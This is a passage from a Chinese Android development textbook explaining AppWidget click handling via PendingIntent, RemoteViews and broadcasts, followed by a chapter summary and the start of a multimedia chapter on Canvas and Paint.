9.9.2 使用 AppWidget 跳转到 Activity 进行操作

9.9.1 节中的程序只是演示了一个基本的 AppWidget 程序的配置，但是在很多情况下，单击桌面上显示的 AppWidget 可以进入一个 Activity 程序进行更加复杂的操作处理，而此时，就需要在显示的 AppWidget 上加入一些事件的操作，以保证程序单击之后可以跳转到指定的 Activity 进行处理，这需要使用 PendingIntent 和 RemoteViews 类来完成。

由于现在桌面上的 AppWidget 属于远程视图，所以不能像之前那样直接通过控件绑定事件操作，那么要想绑定事件处理程序，可以使用 RemoteViews 类完成，而一个 AppWidget 操作触发后要跳转的 Intent 则要由 PendingIntent 指定，这一关系如图 9-62 所示。

说明

提问：为什么使用 PendingIntent 而不是 Intent 指定跳转的 Activity?

在图 9-62 中发现，一个 AppWidget 程序中的操作事件是通过 AppWidgetProvider 组件设置的，但是为什么在设置跳转时使用 PendingIntent 而不是 Intent 来直接指定要跳转的 Activity 呢?

回答：在 AppWidgetProvider 组件里不跳转，只是指定桌面 AppWidget 要跳转的配置，而桌面的 AppWidget 事件触发之后才执行实际的跳转。

一定要记住的是，桌面显示的 AppWidget 和 AppWidgetProvider 是两个不同的进程，在 AppWidgetProvider 组件中并不是立刻进行跳转，而是将跳转的 Activity 包装在一个 PendingIntent 中，之所以这样，主要是因为在使用桌面 AppWidget 操作按钮时才会触发该跳转操作，此时才表示要真正地执行跳转，而如果在 AppWidgetProvider 中直接利用 Intent 指定，则表示不经过桌面的 AppWidget 而直接进行跳转，这样跳转的时机就不对了。




图 9-62　设置远程桌面的事件操作

了解了桌面 AppWidget 绑定事件以及基本的操作流程后，下面了解一下 AppWidgetManager



类。AppWidgetManager 的主要功能是用于更新桌面的 AppWidget，实际上当用户在 AppWidgetProvider 程序中为桌面的 AppWidget 绑定事件后是需要对桌面的 AppWidget 组件进行更新的。在 AppWidgetManager 类中定义的常用方法如表 9-43 所示。

表 9-43　AppWidgetManager 类的常用方法

No.	方　　法	类　　型	描　　述
1	public void updateAppWidget(int appWidgetId, RemoteViews views)	普通	更新指定的 AppWidget 组件
2	public void updateAppWidget(ComponentName provider, RemoteViews views)	普通	更新指定的 AppWidget 组件
3	public void updateAppWidget(int[] appWidgetIds, RemoteViews views)	普通	更新指定的 AppWidget 组件
4	public static AppWidgetManager getInstance (Context context)	普通	取得一个 AppWidgetManager 的实例

下面通过一个实例来演示如何使用桌面的 AppWidget 跳转到指定的 Activity 程序中（也可以进行广播的操作，具体的操作随后进行讲解）。

【例 9-109】 定义 AppWidget 的布局管理器文件——res\layout\mldn_appwidget.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                      //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                                 //所有组件垂直摆放
    android:layout_width="fill_parent"                             //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                           //布局管理器高度为屏幕高度
    <ImageView                                                     //定义图片显示组件
        android:id="@+id/img"                                      //组件 ID，程序中使用
        android:src="@drawable/mldn_3g"                            //显示的图片 ID
        android:layout_width="fill_parent"                         //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />                    //组件高度为图片高度
    <Button                                                        //定义按钮组件
        android:id="@+id/but"                                      //组件 ID，程序中使用
        android:layout_width="fill_parent"                         //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                       //组件高度为文字高度
        android:text="北京魔乐科技软件学院（MLDN）"                 //默认显示文字
        android:layout_gravity="center_horizontal" />              //水平居中排列
</LinearLayout>
```

本布局管理器主要为远程的显示视图桌面，只是定义了一个图片显示组件和一个按钮组件，其中按钮组件（but）将在随后的 AppWidgetProvider 程序中注册单击事件。

【例 9-110】 定义 AppWidgetProvider 程序——MyAppWidget.java

```
package org.lxh.demo;
import android.app.PendingIntent;
import android.appwidget.AppWidgetManager;
import android.appwidget.AppWidgetProvider;
import android.content.Context;
import android.content.Intent;
```

```
import android.widget.RemoteViews;
public class MyAppWidget extends AppWidgetProvider {        //继承 AppWidgetProvider
    @Override
    public void onUpdate(Context context, AppWidgetManager appWidgetManager,
            int[] appWidgetIds) {                           //更新时触发
        for (int x = 0; x < appWidgetIds.length; x++) {     //更新所有显示的 AppWidget
            Intent intent = new Intent(context, MyAppWidgetDemo.class); //设置 Activity
            PendingIntent pendingIntent = PendingIntent.getActivity(context, 0,
                    intent, PendingIntent.FLAG_UPDATE_CURRENT);//设置准备执行的 Intent
            RemoteViews remote = new RemoteViews(context.getPackageName(),
                    R.layout.mldn_appwidget);               //定义要操作的 RemoteViews
            remote.setOnClickPendingIntent(R.id.but, pendingIntent); //设置按钮的单击事件
            appWidgetManager.updateAppWidget(appWidgetIds[x], remote); //更新远程视图
        }
    }
}
```

在本程序中，为了方便读者理解，只覆写了一个 onUpdate()方法，在此方法中有一个 appWidgetIds 整型数组，此数组的主要功能是保存每一个增加到桌面上的 AppWidget 组件的 ID 号，因为同样一个 AppWidget 程序可以在桌面上添加多次，所以系统会自动地为这些增加的 AppWidget 组件定义一个 ID 号。如果要进行事件的绑定操作，肯定要将所有的组件都绑定上，所以在本程序中采用 for 循环的形式进行了循环的绑定操作。

由于本程序并不负责具体的 Intent 跳转，所以将要操作的 Intent 绑定在 PendingIntent 类中交给桌面(远程)的 AppWidget 进行处理，而最后通过 RemoteViews 类中的 setOnClickPendingIntent()方法为按钮定义了单击事件，并更新相应的远程 AppWidget。


提示

其他操作与之前重复不再列出。

本程序与 9.9.1 节中程序的最大区别在于增加了远程桌面的事件处理功能，而基本的桌面布局以及 AndroidManifest.xml 文件的配置与之前是一样的，所以不再重复列出。

程序开发完成之后，单击远程桌面按钮，将根据 AppWidgetProvider 程序的配置（PendingIntent 包含的 Intent）跳转到指定的 Activity 上进行执行。

9.9.3 使用 AppWidget 进行广播

在 AppWidgetProvider 类中有一个 onReceive()方法，此方法表示对广播操作进行处理，当 AppWidgetProvider 设置完事件处理之后，也可以使用 PendingIntent 类对广播操作进行封装，以及对远程显示（RemoteViews）的组件信息进行更新，下面通过一个程序来进行说明。

【例 9-111】 定义 AppWidgetProvider 类——MyAppWidget.java

```
package org.lxh.demo;
import android.app.PendingIntent;
import android.appwidget.AppWidgetManager;
import android.appwidget.AppWidgetProvider;
```

```
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.widget.RemoteViews;
public class MyAppWidget extends AppWidgetProvider {              //继承 AppWidgetProvider
    @Override
    public void onReceive(Context context, Intent intent) {
        if ("org.lxh.action.MYAPPWIDGET_UPDATE".
                equals(intent.getAction())) {                     //判断是否是指定的 Action
            RemoteViews remote = new RemoteViews(context.getPackageName(),
                    R.layout.mldn_appwidget);                     //定义 RemoteViews
            remote.setImageViewResource(R.id.img, R.drawable.mldn_man);    //设置图片
            remote.setTextViewText(R.id.but, "www.MLDNJAVA.cn");//更新组件文字
            AppWidgetManager appWidgetManager = AppWidgetManager
                    .getInstance(context);                        //取得 AppWidgetManager
            ComponentName componentName = new ComponentName(context,
                    MyAppWidget.class);                           //定义使用的组件
            appWidgetManager.updateAppWidget(componentName,
                    remote);                                      //更新组件
        } else {
            super.onReceive(context, intent) ;                    //父类 onReceive()
        }
    }
    @Override
    public void onUpdate(Context context, AppWidgetManager appWidgetManager,
            int[] appWidgetIds) {                                 //更新时触发
        Intent intent = new Intent();                             //设置操作要执行的 Intent
        intent.setAction("org.lxh.action.MYAPPWIDGET_UPDATE");
        PendingIntent pendingIntent = PendingIntent.getBroadcast(
                context, 0,intent,
                PendingIntent.FLAG_UPDATE_CURRENT);               //设置准备执行的 Intent
        RemoteViews remote = new RemoteViews(context.getPackageName(),
                R.layout.mldn_appwidget);                         //定义要操作的 RemoteViews
        remote.setOnClickPendingIntent(R.id.but,
                pendingIntent);                                   //设置按钮的单击事件
        appWidgetManager.updateAppWidget(appWidgetIds,
                remote);                                          //更新远程视图
    }
}
```

在本程序的 onUpdate()方法中，首先通过 PendingIntent 类的 getBroadcast()方法创建了一个 PendingIntent，表示按钮单击之后要进行广播处理，为了区分广播，所以设置了一个指定的 Action 名称，而当接收到广播时，会首先判断是否是指定的 Action，如果是，则更改桌面的按钮文字和图片，但是此时需要注意的是，由于 onReceive()方法在父类中扮演了分发的功能，所以应该使用 super.onReceive(context, intent)方法明确地调用父类中的 onReceive()方法，否则将无法执行 AppWidgetProvider 类中的其他方法，也就是说，当一个 Intent 对象传递到 AppWidgetProvider 组件中时，首先会调用 onReceive()方法，之后再调用 AppWidgetProvider 子类中被覆写的各个方法进行处理，这一操作的流程如图 9-63 所示。



提示

此做法为模板设计模式。

在《名师讲坛——Java 开发实战经典》一书中曾经讲解过模板设计模式的应用，而在《名师讲坛——Java Web 开发实战经典》的 Servlet 程序中也强调过 Servlet 的 services()方法就是一个分配各个请求处理方法的操作，这与本次讲解的 onReceive()方法的功能类似。




图 9-63　onReceive()方法处理流程

在本程序中指定了一个要操作的 Action（由用户自定义的名称），该 Action 要在 AndroidManifest.xml 文件中进行<intent-filter>注册，在<receiver>节点中增加一个新的<intent-filter>。

提示

本程序只列出部分修改代码。

考虑到篇幅问题，在此只列出 AndroidManifest.xml 文件的修改内容，而完整的内容可以参考光盘中的相关程序代码。

【例 9-112】 修改 AndroidManifest.xml 文件，增加<intent-filter>

```
<receiver android:name=".MyAppWidget">                //定义广播接收
    <intent-filter>                                   //定义 Intent 过滤
        <action android:name="android.appwidget.action.APPWIDGET_UPDATE" />
    </intent-filter>
    <intent-filter>                                   //定义 Intent 过滤，此名称为用户自己定义
        <action android:name="org.lxh.action.MYAPPWIDGET_UPDATE" />
    </intent-filter>
    <meta-data
        android:name="android.appwidget.provider"
        android:resource="@xml/mldn_appwidget" />
</receiver>
```

本程序中 AppWidget 组件所采用的布局文件为 mldn_appwidget.xml，此文件与 9.9.2 节中使用的文件完全一样，所以不再重复列出。程序运行时的界面显示效果如图 9-64 所示，而修改组件内容之后的显示效果如图 9-65 所示。





图 9-64　单击按钮前




图 9-65　单击按钮后

9.10　本 章 小 结

（1）不同的 Activity 之间的跳转可以使用 Intent 完成，用户也可以通过 onActivityResult()方法来接收 Activity 返回的结果。

（2）在 Android 操作系统中，提供了多个可以操作的 Intent，用户只需要设置好要跳转的 Action 以及附加的若干数据即可实现这些程序的调用。

（3）Activity 的生命周期包括运行态（Running State）、暂停态（Paused State）和停止态（Stopped State）。

（4）使用 ActivityGroup 要比使用 TabHost 组件更容易管理标签的操作。

（5）在 Android 中，子线程的数据不能更新主线程中的 UI 组件，用户可以通过 Handler 和 Looper 完成主线程和子线程间的通信操作。

（6）AsyncTask 类的操作可以减少主线程和子线程间的操作复杂度。


（7）Service 是运行在手机系统后台的一种无 UI 组件，在 Android 系统中提供了多种 Services 供用户使用。

（8）PendingIntent 的主要功能是包裹一个将要执行的 Intent，等待特定的情况满足后再执行该 Intent。

（9）广播机制可以监听用户的操作，并在用户操作之后进行若干处理。

（10）AppWidget 组件可以实现桌面程序和 Activity 之间的互操作。

第 4 部分



Android 应用开发

- Android 多媒体应用
- 调用手机服务程序
- Google Map 的使用

第 10 章　多媒体技术

通过本章的学习可以达到以下目标：

☑ 掌握 Canvas 和 Paint 类，并可以使用其进行几何图形的绘制。
☑ 掌握 Bitmap 和 Matrix 类，并可以进行图片的处理操作。
☑ 掌握 Animation 的操作实现，并且可以在组件操作上使用动画效果。
☑ 掌握 MediaPlayer 和 SurfaceView 组件的使用，并可以使用其进行音频及视频文件的播放操作。
☑ 掌握手机摄像头的操作，并可以使用程序实现拍照功能。
☑ 掌握 MediaRecorder 的使用，并可以使用其完成音频及视频的录制。
☑ 掌握多点触控的操作及使用。

在现在的手机应用中，多媒体已经成为了不可或缺的功能，如绘制图形、播放音乐、修改图片等功能在各种型号手机上几乎随处可见，而 Android 也对这些多媒体技术有所支持，本章将对 Android 的多媒体技术进行基本讲解。

10.1　绘制简单图形

在 Android 中，大部分组件都是 View 的子类，而如果要进行图形的绘制操作，则可以直接使用一个类继承 View 类，之后覆写 View 类中的指定方法，View 类中的绘图方法如表 10-1 所示。

表 10-1　View 类中的绘图方法

No.	方　　法	类　　型	描　　述
1	protected void onDraw (Canvas canvas)	普通	在此方法中实现绘图的操作
2	protected final void onDrawScrollBars(Canvas canvas)	普通	实现水平或垂直滚动条的绘图操作

在一般的图形绘制中，用户往往只需要覆写 onDraw()方法即可，可是要想真正地完成绘图操作，还需要掌握 4 个核心的操作类。

☑ android.graphics.Bitmap：主要表示一个图片的存储空间，所包含的图片可以来自于文件或由程序创建。
☑ android.graphics.Paint：主要的绘图工具类，可以指定绘图的样式，Paint 类的常用方法如表 10-2 所示。
☑ android.graphics.Canvas：是一个操作绘图以及 Bitmap 的平台，相当于提供了一个画板的功能，在 onDraw()方法的参数中也定义了此类型的参数，可以依靠此类完成具体的绘图操作，如表 10-3 所示。
☑ android.graphics.drawable.Drawable：绘制图形的公共父类，可以绘制各种图形、图层等。

表 10-2　Paint 类的常用方法

No.	方　　法	类　　型	描　　述
1	public Paint()	构造	定义一个 Paint 对象
2	public float measureText(CharSequence text, int start, int end)	普通	返回文本的宽度
3	public float measureText (String text)	普通	返回文本的宽度
4	public void setAlpha(int a)	普通	设置透明度
5	public void setColor(int color)	普通	设置颜色
